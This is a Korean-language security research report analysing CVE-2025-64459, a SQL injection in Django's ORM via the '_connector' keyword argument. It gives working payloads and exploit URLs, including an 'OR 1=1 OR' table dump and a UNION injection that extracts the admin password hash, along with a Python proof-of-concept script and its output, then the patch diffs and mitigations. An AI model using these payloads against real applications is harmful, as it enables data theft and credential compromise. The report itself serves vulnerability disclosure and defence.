
CVE-2025-64459

Django ORM SQL Injection

취약점 분석 보고서

분석자 : 장한길

작성일 : 2026-01-23

이메일 : lignah1@icloud.com

이 문서는 보안 연구 목적으로 작성되었습니다.

1. Executive Summary

Django 프레임워크의 ORM(Object-Relational Mapping)에서 `_connector` 키워드 인자를 통한 SQL Injection 취약점이 발견되었습니다. 공격자는 `QuerySet.filter()`, `exclude()`, `get()` 메서드 또는 `Q` 객체에 악의적인 디서너리를 전달하여 임의의 SQL 구문을 주입할 수 있습니다.

영향

항목	내용
CVE ID	CVE-2025-64459
심각도	High
영향받는 버전	Django < 5.1.14, Django < 4.2.26
패치된 버전	Django 5.1.14, 4.2.26
공격 벡터	Network (원격 공격 가능)
영향	인증 우회, 데이터 유출, 권한 상승

2. 배경 지식

Django ORM 구조: QuerySet vs Q 객체

Django ORM은 DB 추상화를 위해 크게 두 가지 핵심 컴포넌트를 사용합니다.

1. `Q` 객체 (`django.db.models.Q`): SQL WHERE 절의 조건(Condition)을 캡슐화한 객체입니다. `(name='Alice')`처럼 하나의 조건을 나타내거나 `&(AND)`, `| (OR)` 연산자로 여러 조건을 결합할 수 있습니다.
 2. `QuerySet` (`django.db.models.query.QuerySet`): DB 조회 작업의 실행 주체입니다. `filter()` 메서드가 호출되면 내부적으로 `Q` 객체를 생성하여 조건을 저장해 두었다가, 실제 데이터가 필요할 때 SQL로 변환하여 실행합니다.
- 취약점 연관성 :** `QuerySet.filter(**kwargs)`는 내부적으로 `Q(kwargs)`를 생성합니다. 이때 `kwargs`에 포함된 `_connector`가 검증 없이 `Q` 객체에 전달되고, 최종적으로 SQL을 조립할 때 그대로 사용되면서 문제가 발생합니다.

_connector 파라미터

두 개 이상의 조건이 있을 때 이를 연결하는 논리 연산자(AND, OR, XOR)를 지정하는 내부 인자입니다. 기본값은 AND입니다.

3. 기술적 분석

취약점 발생 원인

사용자 입력(request.GET 등)을 딕셔너리 언패킹(**kwargs)을 통해 ORM 메서드에 직접 전달할 때 발생합니다. `_connector` 키워드가 인자로 전달되면, 별도의 검증 없이 SQL WHERE 절의 조건들을 연결하는 데 사용합니다.

핵심 취약 코드(5.1.13)

1. django/db/models/query_utils.py (Q 클래스)

```
> db > models > query_utils.py > Q > _combine
class Q(tree.Node):
    def __init__(self, *args, _connector=None, _negated=False, **kwargs):
        # 취약: _connector 검증 없음
        super().__init__(
            children=[*args, *sorted(kwargs.items())],
            connector=_connector, # 악성 값 허용
            negated=_negated,
```

2. django/db/models/sql/where.py (SQL 생성)

```
> db > models > sql > where.py > WhereNode > get_group_by_cols
class WhereNode(tree.Node):
    def as_sql(self, compiler, connection):
        # 취약: connector가 그대로 SQL에 삽입
        conn = " %s " % self.connector
        sql_string = conn.join(result)
```

취약한 메서드 및 분석

다음 메서드들은 모두 **kwargs를 받아 조건을 생성하므로 동일한 취약점을 가집니다.

(단, 2개 이상의 파라미터가 전달되어야 `_connector`가 작동하며, `_negated` 역시 검증이 없어 취약함)

1. Q(**kwargs) 객체

복잡한 데이터베이스 조회를 위해 조건을 캡슐화하는 객체입니다.

```
Secret.objects.filter(Q(**request.GET.dict()))
```

영향 : `filter()`와 동일하게 동작하며, 개발자가 직접 Q 객체를 조립하는 로직에서도 입력값을 검증하지 않으면 취약합니다.

2. QuerySet.filter(**kwargs)

주어진 조건에 맞는 객체들을 포함하는 새 QuerySet을 반환합니다. 가장 흔하게 오용되는 메서드입니다.

```
Secret.objects.filter(**request.GET.dict())
```

Payload : ?name=Alice&id=1&_connector=OR 1=1 OR

SQL : SELECT ... WHERE name='Alice' OR 1=1 OR id=1

영향 : 조건이 무효화되어 테이블의 모든 데이터가 반환됩니다.

3. QuerySet.exclude(**kwargs)

주어진 조건에 맞지 않는 객체들을 반환합니다 (NOT 조건).

```
Secret.objects.exclude(**request.GET.dict())
```

Payload : ?name=Alice&flag=dummy&_connector=OR 1=1 OR

SQL : SELECT ... WHERE NOT (name='Alice' OR 1=1 OR flag='dummy')

영향 : (True) 조건의 부정이므로 NOT True -> False가 되어 아무 결과도 반환되지 않습니다. (데이터 노출은 없지만 로직 우회 가능)

4. QuerySet.get(**kwargs)

조건에 맞는 단 하나의 객체를 반환합니다.

```
Secret.objects.get(**request.GET.dict())
```

Payload : ?name=Alice&flag=dummy&_connector=OR 1=1 OR

SQL : SELECT ... WHERE ... OR 1=1 OR ... LIMIT 21

영향 : 모든 레코드가 조건에 부합하게 되므로, 결과가 2개 이상이 되어 MultipleObjectsReturned 예외가 발생하거나, 예상치 못한 첫 번째 객체를 반환하여 인증 우회 등에 악용될 수 있습니다.

4. 취약점 재현 (Proof of Concept)

테스트 환경 및 시나리오

환경 : Django 5.1.13, SQLite

목표 : Secret 테이블 전체 데이터 유출 및 auth_user 테이블(관리자 계정) 탈취


Case 1: 데이터 전체 유출 (Blind SQLi)

WHERE 절을 무력화하여 모든 레코드를 조회합니다.

Payload : OR 1=1 OR

Exploit URL : (브라우저 주소창 입력)

```
http://127.0.0.1:8000/search/?  
name=asd&id=1&_connector=OR%201=1%20OR
```



Secret User Search

asd Search

Results:

Name: Alice	Flag: FLAG{AliceSecret}
Name: Bob	Flag: FLAG{BobSecret}
Name: Charlie	Flag: FLAG{CharlieSecret}
Name: Admin	Flag: FLAG{SuperSecretAdminFlag}
Name: Emily Martinez	Flag: FLAG{EmilyMartinez_8627}

결과: 검색 조건과 상관없이 테이블의 모든 데이터가 노출됩니다.

Case 2: 타 테이블 접근 (UNION Injection)

권한이 없는 auth_user 테이블의 관리자 비밀번호 해시를 탈취합니다.

Payload :

) UNION SELECT auth_user.id, username, password FROM auth_user, vuln_app_secret WHERE (1=1 OR

Exploit URL :

```
http://127.0.0.1:8000/search/?
name=union_test&id=1&_connector=%29+UNION+SELECT+auth_user.id%2
C+username%2C+password+FROM+auth_user%2C+vuln_app_secret+WHERE+
%281%3D1+OR
```

Secret User Search

union_test Search

Results:

Name: admin_user
Flag: pbkdf2_sha256\$870000\$JCSTED2RvBiAfOKQTETpWH\$Hx+3jMEtwYLegYItNEvIVI55U7WwP467JiBKye8xDmc=

⚠ Debug Info (Vulnerable)

Query Parameters: {'name': 'union_test', 'id': '1', '_connector': ') UNION SELECT auth_user.id, username, password FROM auth_user, vuln_app_secret WHERE (1=1 OR '}'

결과: 관리자(admin_user)의 아이디와 패스워드 해시값이 화면에 출력됨.

Unit_poc.py

```
1  import os
2  import django
3  from django.db import connection, reset_queries
4  from django.db.models import Q
5
6  os.environ.setdefault('DJANGO_SETTINGS_MODULE', 'cve_repo.settings')
7  django.setup()
8
9  from vuln_app.models import Secret
10
11 def test_connector(params):
12     print(f"Params: {params}")
13     reset_queries()
14     qs = Secret.objects.filter(**params)
15     print(f"SQL: {qs.query}")
16     print(f"Result count: {qs.count()}\n")
17
18 # Normal Filter (AND)
19 test_connector({'name': 'Alice'})
20
21 # Unit PoC: Injecting OR
22 test_connector({
23     'name': 'Alice',
24     'id': 1,
25     '_connector': 'OR 1=1 OR'
26 })
```

```
Params: {'name': 'Alice'}
SQL: SELECT "vuln_app_secret"."id", "vuln_app_secret"."name", "vuln_app_secret"."flag" FROM "vuln_app_secret" WHERE "vuln_app_secret"."name" = Alice
Result count: 1

Params: {'name': 'Alice', 'id': 1, '_connector': 'OR 1=1 OR'}
SQL: SELECT "vuln_app_secret"."id", "vuln_app_secret"."name", "vuln_app_secret"."flag" FROM "vuln_app_secret" WHERE ("vuln_app_secret"."id" = 1 OR 1=1 OR "vuln_app_secret"."name" = Alice)
Result count: 54
```

PoC 동작 확인

- 정상 케이스 (AND) :

결과 : 1개

SQL : WHERE ... AND ...

- 공격 케이스 (OR 1=1 OR) :

결과 : 54개(전체 데이터) 조회됨

SQL : WHERE ... OR 1=1 OR ...

5. 패치 분석 및 대응

패치 내용 (Patched in 5.1.14)

1. Q 객체 및 쿼리 생성 로직에서 `_connector` 값이 허용된 목록(`AND`, `OR`, `XOR`, `None`)에 포함되는지 검증하는 코드가 추가되었습니다.

```
django/db/models/query_utils.py
@@ -47,8 +47,12 @@ class Q(tree.Node):
47 47     XOR = "XOR"
48 48     default = AND
49 49     conditional = True
50 + connectors = (None, AND, OR, XOR)
50 51
51 52     def __init__(self, *args, _connector=None, _negated=False, **kwargs):
53 +         if _connector not in self.connectors:
54 +             connector_reprs = ", ".join(f"{conn!r}" for conn in self.connectors[1:])
55 +             raise ValueError(f"_connector must be one of {connector_reprs}, or None.")
52 56         super().__init__(
53 57             children=[*args, *sorted(kwargs.items())],
54 58             connector=_connector,
```

이 패치로 인해, 공격자가 임의의 문자열을 `_connector`로 보내면 `ValueError`가 발생하여 쿼리가 실행되지 않습니다.

2. `QuerySet` 레벨에서도 `filter`나 `exclude`등에 `_connector`나 `_negated`같은 내부 키워드가 전달되지 못하도록 차단하는 로직이 추가되었습니다.

```
django/db/models/query.py
@@ -42,6 +42,8 @@
42 42     # The maximum number of items to display in a QuerySet.__repr__
43 43     REPR_OUTPUT_SIZE = 20
44 44
45 + PROHIBITED_FILTER_KWARGS = frozenset(["_connector", "_negated"])
46 +
45 47
46 48     class BaseIterable:
47 49         def __init__(
@@ -1495,6 +1497,9 @@ def _filter_or_exclude(self, negate, args, kwargs):
1495 1497         return clone
1496 1498
1497 1499         def _filter_or_exclude_inplace(self, negate, args, kwargs):
1500 +             if invalid_kwargs := PROHIBITED_FILTER_KWARGS.intersection(kwargs):
1501 +                 invalid_kwargs_str = ", ".join(f"{k!r}" for k in sorted(invalid_kwargs))
1502 +                 raise TypeError(f"The following kwargs are invalid: {invalid_kwargs_str}")
1498 1503             if negate:
1499 1504                 self._query.add_q(~Q(*args, **kwargs))
1500 1505             else:
```

이제 `filter(_connector='OR')`처럼 호출하면 `TypeError`가 발생하여 원천 차단됩니다.

영향받는 애플리케이션 유형

- REST API에서 필터 파라미터를 동적으로 받는 경우
- 검색 기능에서 사용자 입력을 직접 ORM에 전달하는 경우
- 관리자 페이지에서 동적 쿼리를 구성하는 경우

대응 방안

즉시 조치

```
pip install Django>=5.1.14
pip install Django>=4.2.26
```

코드 수정 (업데이트 불가 시)

```
# 방법 1: 화이트리스트 필터링
ALLOWED_FIELDS = {'name', 'price', 'category'}

def safe_search(request):
    filters = {k: v...est.GET.items() if k in ALLOWED_FIELDS}
    return Product.objects.filter(**filters)

# 방법 2: 딕셔너리 언패킹 (**kwargs) 대신 명시적 인자 사용
qs = QuerySet.objects.filter(name=name)
```

7. 참고 자료 (References)

<https://github.com/django/django/compare/5.1.13...5.1.14>

<https://www.djangoproject.com/weblog/2025/nov/05/security-releases/>

<https://nvd.nist.gov/vuln/detail/CVE-2025-64459>

<https://cwe.mitre.org/data/definitions/89>

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet